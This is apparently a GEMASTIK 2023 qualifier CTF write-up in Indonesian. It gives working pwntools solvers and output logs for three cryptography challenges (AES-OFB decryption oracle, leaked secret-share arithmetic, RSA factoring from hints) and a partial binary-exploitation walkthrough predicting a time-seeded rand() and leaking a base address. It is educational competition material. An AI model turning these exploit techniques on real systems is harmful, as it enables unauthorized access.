WU Qual GEMASTIK 2023

Tim Moai🗿


Bill Elim
Richard Marchelino Wijaya Tanzil, Tan
Yudistira Arya Mutamang

easy AES


Diberikan kode python berikut

```python
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad
from Crypto.Util.number import bytes_to_long, long_to_bytes
import os

key = os.urandom(AES.key_size[0])
iv = os.urandom(AES.block_size)
secret = bytes_to_long(os.urandom(128))

def encrypt(pt):
    bytes_pt = long_to_bytes(pt)
    cipher = AES.new(key, AES.MODE_OFB, iv)
    padded_pt = pad(bytes_pt, AES.block_size)
    return bytes_to_long(cipher.encrypt(padded_pt))

def menu():
    print('===== Menu =====')
    print('1. Encrypt')
    print('2. Get encrypted secret')
    print('3. Get flag')
    print('4. Exit')
    choice = int(input('> '))
    return choice

def get_flag():
    res = int(input('secret: '))
    if secret == res:
        os.system('cat flag.txt')
        print()

while True:
    try:
        choice = menu()
        if choice == 1:
            pt = int(input('plaintext = '))
            ciphertext = encrypt(pt)
            print(f'{ciphertext = }')
        if choice == 2:
            ciphertext = encrypt(secret)
            print(f'{ciphertext = }')
        if choice == 3:
            get_flag()
            break
        if choice == 4:
            break
    except:
        print('something error happened.')
        break

print('bye.')
```

Nah kebetulan encryptionnya menggunakan AES OFB, perhatikan cara kerjanya [source]



Output Feedback (OFB) mode encryption




Output Feedback (OFB) mode decryption

Nah kalau diperhatikan ini encryption sama decryptionnya sebenarnya sama aja, sehingga mengenkripsi ciphertext = mendekripsi ciphertext.

Jadi tinggal kita encrypt ulang lagi aja secret yang diberikan buat dapet secret aslinya, tapi perlu diperhatikan bahwa hasil dekripsi ini masih kena padding, jadi pastiin di remove dulu paddingnya sebelum get flag

```python
from pwn import *
from Crypto.Util.number import bytes_to_long, long_to_bytes
r = remote("ctf-gemastik.ub.ac.id", 10002)

r.sendlineafter(b">", b"2")
r.recvuntil(b"ciphertext = ")
ciphertext = int(r.recvline().strip())

r.sendlineafter(b">", b"1")
r.sendlineafter(b"plaintext = ", str(ciphertext))
r.recvuntil(b"ciphertext = ")
secret = int(r.recvline().strip())

r.sendlineafter(b">", b"3")
r.sendlineafter("secret: ",
str(bytes_to_long(long_to_bytes(secret)[:-32])))
r.interactive()
```



```
┌──(wrth㉿Wrth)-[/mnt/d/technical/ctf/gemastik]
└─$ python3 solveeasy.py
[+] Opening connection to ctf-gemastik.ub.ac.id on port 10002: Done
/mnt/d/technical/ctf/gemastik/solveeasy.py:10: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https
  r.sendlineafter(b"plaintext = ", str(ciphertext))
/mnt/d/technical/ctf/gemastik/solveeasy.py:15: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https
  r.sendlineafter("secret: ", str(bytes_to_long(long_to_bytes(secret)[:-32])))
/home/wrth/.local/lib/python3.11/site-packages/pwnlib/tubes/tube.py:840: BytesWarning: Text is not bytes; assuming ASCIs
  res = self.recvuntil(delim, timeout=timeout)
[*] Switching to interactive mode
$


gemastik{1c668b000069b0e507c2aa83ec39dc1fa90f060ed7578e6f6a7c489493feb0d0}
bye.
[*] Got EOF while reading in interactive
$
[*] Interrupted
[*] Closed connection to ctf-gemastik.ub.ac.id port 10002
```


Flag: gemastik{1c668b000069b0e507c2aa83ec39dc1fa90f060ed7578e6f6a7c489493feb0d0}

k-1


Unintended gaming

```
import random
import os

bits = 1024
k = random.randint(20, 35)
password = random.getrandbits(bits) % 1000000

def get_shares():
    coeffs = [password] + [random.getrandbits(bits) for _ in range(k - 1)]
    x_list = set()
    while len(x_list) < k - 1:
        x_list.add(random.getrandbits(bits))

    shares = []
    for x in x_list:
        y = sum(map(lambda i : coeffs[i] * pow(x, i), range(len(coeffs))))
        shares.append((x, y))

    print(f'{k = }')
    for share in shares:
        print(share)

def get_flag():
    res = int(input('password: '))
    if password == res:
        os.system('cat flag.txt')
        print()

try:
    get_shares()
    get_flag()
except:
    print('something error happened.')
```


Nah jadi diberikan kumpulan x dan y, dimana y adalah a[i] * x^i, dimana a[0] adalah password yang harus direcover, perlu diperhatikan bahwa password itu sangat kecil, sehingga password < x, dan karena semua angka lain berkelipatan x, maka y % x = password wkwkkw (mohon maaf ini saya ngga bikinin solver karena ini literally y%x aja wkwk) Oh iya, karena ini digitnya lumayan panjang jadi bisa pakai sys.set_int_max_str_digits(0) ya di python biar ngga kena error



```
>>> import sys
>>> sys.set_int_max_str_digits(0)
>>> x,y = (2495815566979568036904530787690639073585929441174904309018382165980264277981784759707835596296162596295733211
7274376516630856811481311395405066543439842804509563532619703663544287541476240322879181828579474731869170700850951487 77
54033804129043275812050659671088693975778791816384079879884513191995558859629 77, 5339892878557310681882307611453425722 76
486141157356241349177644199759981344843110373373662709731599416562253052677017248830105684276013460061143401583095729843
105588283374183286581348642425987710701414349043667162815442123180587853173293164692238695507073341707553867316792443977
101101932934080027485691954325429774023601289740646748137553674082120020982142144426818001955553305282880467062683282665
948795624533664674117684213629717803443126287397092937099844092331816161682135192563812644506863230246978926050218482868
140305387333226323219640093722097759617794770882518859495951597087966770965642406332686443324798753744764156361818711192
118137060796883799183586634138394203017317547525407878134525643263826205915075910502260310261356991088107467806009827673
568431071471807393458683337015407835022513139840113289369837385374895099822769145182614064222755204397604982798860442170
264291858683811416168314619459311931886383291050840492811434216527164468326934706281361172672961620270435170605150419927
906111342958119944446813796307480005241476752658957706123736187908399624970876232781295835787018744304435046228605508229
```



```
 725256677966414043874153486628659004366744608665278905393029022375343550389778317753808942873256230982446218058407441593
 869701313346457683108213577259081186644794947524893909362732099197687782523465438181420436207736703368707342926880227226
 486595456765373547973372557169794441302823434987479691319898766560150807212793423767647233919379193242616273136190725035
 321057548259931627557542703722593588039600716048007756302507737345141084502241224255708742445558948670322095440902512755
 177220057527771366932109178367179987153424568840111018621380798312942228411725686324914128753368571186841450434621647280
 776080120207643177321278749290321621844646516438779519655916294477106506327871034211380071149185730836036308387587491587
 036624818752978205390454507759413694406619498309029101194120685310327725406638340458858856775645827015611033128229847379
 881593688523341725610170434665187052619004530690218530509150952490431367970460098941298329550528140875070434201997385876
 1971682476020522080)
 >>> y%x
 888980
 >>> ▯
```



```
0807212793423767647233919379193242616273136190725035321057548259931627557542703722593588039600716048007756302507737345141
0845022412242557087424455589486703220954409025127551772200575277713669321091783671799871534245688401110186213807983129422
2841172568632491412875336857118684145043462164728077608012020764317732127874929032162184464651643877951965591629447710650
6327871034211380071149185730836036308387587491587036624818752978205390454507759413694406619498309029101194120685310327725
4066383404588588567756458270156110331282298473798815936885233417256101704346651870526190045306902185305091509524904313679
7046009894129832955052814087507043420199738587619716824760205220 80)
password: 888980
gemastik{90a3ae5461632cd25463535a78e7dd40ceb394dcd01b230af99403a6e2f87d67}
▯
```

Ln 56, Col 1 (1288 selected)   Spaces: 4   UTF-8   LF   {} Python   3.11.4 64-bit

Flag:
gemastik{90a3ae5461632cd25463535a78e7dd40ceb394dcd01b230af99403a6e2f87d67}

naughty-boy

Menarik sih ini

```python
from Crypto.Util.number import *
import os

print(f'Generating secret and hints... Be patient and sing this song :)')
print(f'''
-------------------------------------------
La La La - Naughty Boy

Lyrics
La la, la la la la la na na na na na
La la na na, la la la la la na na na na na
La la, la la la la la na na na na na
La la na na, la la la la la na na na na na
...
-------------------------------------------
''')
secret_val = bytes_to_long(os.urandom(100))
z1 = getStrongPrime(512)
z2 = getStrongPrime(512)
z3 = getPrime(256)
modd = getPrime(2048)

n = z1*z2
e = 65537
c = pow(secret_val, e, n)

rand_1 = getRandomNBitInteger(modd.bit_length() - 1013)
rand_2 = bytes_to_long(os.urandom(128))

hidden_val = z1*z2*z3 + rand_1
hint_1 = (z3**8)*z2 + 0x1337*z2*(z1**2) + rand_2
hint_2 = pow(hidden_val, 4*modd, modd)
print(f'Finished generating secret and hints! Below is the known values:')
print(f'{e = }')
print(f'{c = }')
print(f'{n = }')
print(f'{modd = }')
print(f'{hint_1 = }')
print(f'{hint_2 = }')

res = int(input('What is the secret: '))
if secret_val == res:
    print('GG! Here is your prize:')
    os.system('cat flag.txt')
    print()
else:
    print('Try harder naughty boy!')
```

Seperti biasa ada rsa dan sebuah leak, perhatikan hint_2

```
hint_2 = pow(hidden_val, 4*modd, modd)
```

Seperti yang kita tahu dari fermat little theorem, a^p = a (mod p), sehingga aslinya hint_2 ini hanyalah hidden_val^4, jadi tinggal kita ambil akarnya untuk mendapatkan hidden_val

Nah sekarang perhatikan hidden_val nya

```
hidden_val = z1*z2*z3 + rand_1
```

Perlu diperhatikan bahwa rand_1 berkisar 2048-1013 = 1035 bit, sehingga sudah pasti lebih besar dari N yang maksimal 1024 bit.
Apabila kita otak atik dikit

```
hidden_val = z1*z2*z3 + rand_1
hidden_val = n*z3 + rand_1
hidden_val = n*z3 + k*n + smaller_rand_1
```

Nah karena rand_1 itu > n, maka kita bisa mengekspresikannya sebagai (rand_1 % n) + kn, karena setiap angka lain berkelipatan n, maka hidden_val % n = smaller_rand_1 dan bisa kita eliminasi
Setelah dieliminasi dan dibagi n, maka kita bisa dapat aproksimasi dari z3

```
hidden_val - smaller_rand_1 = n*z3 + k*n
(z3+k)*n = hidden_val - smaller_rand_1
z3+k = (hidden_val - smaller_rand_1)/n
```

Nah karena rand_1 berkisar 2048-1013 = 1035 bit dan tidak terlalu jauh dari n, maka k nya harusnya cukup kecil sehingga bisa di bruteforce

Nah sekarang perhatikan hint_1

```
hint_1 = (z3**8)*z2 + 0x1337*z2*(z1**2) + rand_2
```

Disini rand2 berkisar 1024 bit juga, sehingga cukup dekat dari n, sangat berkemungkinan < 2n.

Pertama (z3**8)*z2 bisa kita eliminasi dengan modulo z3**8, z3 256 bit sehingga z3**8 menjadi sekitaran 2048 bit, yang tentunya lebih besar dari angka sisanya, sehingga hint_1 % z3**8 tetaplah 0x1337*z2*(z1**2) + rand_2.


Kemudian perhatikan bahwa 0x1337*z2*(z1**2) berkelipatan n, sehingga bisa di modulus n untuk mendapatkan rand_2, in case rand_2 nya agak gede sehingga > n, maka hasil modulus nya bisa ditambah n aja

Nah terakhir 0x1337*z2*(z1**2) itu sama saja dengan 0x1337*n*z1, sehingga apabila dibagi n, lalu di modulo, akan menghasilkan bilangan berkelipatan z1, tinggal di gcd dengan n dan kita akan mendapatkan z1 nya

Setelah dapat z1 sisanya tinggal decrypt rsa biasa

```
from sage.all import *
from sage.rings.finite_rings.integer_mod import *
from sympy import prevprime
from math import gcd
from pwn import *

context.log_level = "debug"
r = remote("ctf-gemastik.ub.ac.id", 10001)
# r = process(["python3", "chall3.py"])
r.recvuntil(b"e = ")
e = int(r.recvline().strip())
r.recvuntil(b"c = ")
c = int(r.recvline().strip())
r.recvuntil(b"n = ")
n = int(r.recvline().strip())
r.recvuntil(b"modd = ")
modd = int(r.recvline().strip())
r.recvuntil(b"hint_1 = ")
hint_1 = int(r.recvline().strip())
r.recvuntil(b"hint_2 = ")
hint_2 = int(r.recvline().strip())
hint2 = IntegerMod(IntegerModRing(modd), hint_2)
```

```
hidden_val = Integer(square_root_mod_prime(square_root_mod_prime(hint2, modd),
modd))
print(f'{hidden_val = }')
print(f'{pow(hidden_val, 4, modd) = }')
print(f'{hint_2 = }')
partial_rand1 = (hidden_val % n)
hidden_val = hidden_val - partial_rand1
kz3 = hidden_val // n
print(f'{kz3 = }')

for test in range(1000):
    print(test)
    z3 = prevprime(kz3)
    hint1 = hint_1 % z3**8
    rand_2 = hint1 % n
    hint1 -= rand_2
    hint1 = hint1 // n
    z1 = gcd(hint1, n)
    if z1 == 1:
        rand_2 = hint1 % n
        hint1 -= rand_2
        hint1 -= n
        hint1 = hint1 // n
        z1 = gcd(hint1, n)
    if z1 != 1:
        z2 = n // z1
        print(f'{z1 = }')
        print(f'{z2 = }')
        assert z1 * z2 == n
        phi = (z1 - 1) * (z2 - 1)
        d = inverse_mod(e, phi)
        m = pow(c, d, n)
        r.sendline(str(m))
        r.interactive()
        break
    kz3 = z3
```



```
731550173397700075176613046054127524076886136271468443115690739006594101866151940482686286093274526907948097778783405866
178962564500403824184690018170217705895795575850704206945852029784432788920915260235073967467485892131528393869995973038
24256335795830472262641357
kz3 = 65022518451217927894175386663335161558089778489099502428769980736942085633462
0
1
2
3
4
z1 = 1330076069008876824723659248871223001378008885272080828456089829680894075373474072139328943116227462111087683066330
8766790930215368447161600202426632952581
z2 = 1035283424392622163274763034266832980157946547740885020942063007168810185603666298596126924047494496257767298451977
0144653382856070533017990839855083685037
/mnt/d/technical/ctf/gemastik/solvelalala.py:54: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See htt
ps://docs.pwntools.com/#bytes
  r.sendline(str(m))
[DEBUG] Sent 0xf2 bytes:
    b'20823988907541400859155876073532915469947862998084313618770216668569007913260868806079302666091887074715836382835
271770914257725020925156797176099276063868980575575844773055285981398917330162335231982774378255443612437244535179290034
9748286\n'
[*] Switching to interactive mode
/home/wrth/.local/lib/python3.11/site-packages/pwnlib/tubes/tube.py:896: DeprecationWarning: isSet() is deprecated, use
is_set() instead
  while not go.isSet():
/home/wrth/.local/lib/python3.11/site-packages/pwnlib/tubes/tube.py:877: DeprecationWarning: isSet() is deprecated, use
is_set() instead
  while not go.isSet():
What is the secret: [DEBUG] Received 0x17 bytes:
    b'GG! Here is your prize:'
GG! Here is your prize:[DEBUG] Received 0x4c bytes:
    b'\n'
    b'gemastik{7a79ccab5028d293a485389c299d7afbc18b06d2265cb5ffd27e0c643f44cc7a}\n'

gemastik{7a79ccab5028d293a485389c299d7afbc18b06d2265cb5ffd27e0c643f44cc7a}
[*] Got EOF while reading in interactive
$ 
```


Flag: gemastik{7a79ccab5028d293a485389c299d7afbc18b06d2265cb5ffd27e0c643f44cc7a}

Note: ini scriptnya emang sangat ngga konsisten mainly karena modular root dari hint_2 nya, jadi perlu di run berkali kali-sampai berhasil

Binary Exploitation


pwnworld

Jadi di soal ini ya, dikasih binary yang kalo kita decompile mainnya kurang lebih seperti ini.




```c
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char s[268]; // [rsp+10h] [rbp-110h] BYREF

  setup(argc, argv, envp);
  if ( (unsigned int)game() )
  {
    printf("Since you win, I will give this to you: %p\n", &gift);
    printf("Any feedback? ");
    gets(s);
  }
  else
  {
    printf("You lose! have any feedback for my game? ");
    fgets(s, 256, stdin);
    puts("Thanks for your feedback");
  }
  puts("See yaa");
  return 0;
}
```

Decompile 1.0 main()



```c
__int64 game()
{
  char s[20]; // [rsp+0h] [rbp-20h] BYREF
  int v2; // [rsp+14h] [rbp-Ch]
  int random; // [rsp+18h] [rbp-8h]
  unsigned int v4; // [rsp+1Ch] [rbp-4h]

  random = get_random();
  v4 = 0;
  printf("What number would you like to guess? ");
  fgets(s, 16, stdin);
  v2 = atoi(s);
  if ( !v2 )
  {
    puts("Oops that's not the number");
    exit(0);
  }
  if ( v2 == random )
  {
    puts("Congrats! You win!");
    return 1;
  }
  else
  {
    puts("Oops You lose");
  }
  return v4;
}
```


Decompile 1.1 game()



```
__int64 get_random()
{
  unsigned int v0; // eax

  v0 = time(0LL);
  srand(v0);
  return (unsigned int)(rand() % 417);
}
```

Decompile 1.2 get_random()


Ketika dijalankan, binary akan meminta kita memasukan integer yang sama dengan srandom itu, kalo dilihat-lihat kita bisa membuat coding c yang mengeluarkan outputn yang sama karena randomnya itu berdasarkan time(NULL), dengan code ini yang kita compile lalu kita integrasikan dengan exploit kita.



```
└─$ cat runer.c
#include <stdio.h>
#include <stdlib.h>
#include <time.h>
#include <unistd.h>

int main() {
    while (1) {
        srand(time(0));
        int random_number = rand() % 417;
        printf("Random number: %d\n", random_number);
        sleep(1);
    }

    return 0;
}
```

runer.c

Setelah kita berhasil mengintegrasikan program yang kita tulis ini dengan exploit kita, kita akan mendapatkan address yang akan membantu kita untuk mendapatkan base address binary kita, Apabila diperhatikan gift ini offsetnya 0x404c sehingga base address nya adalah leak - 0x404c

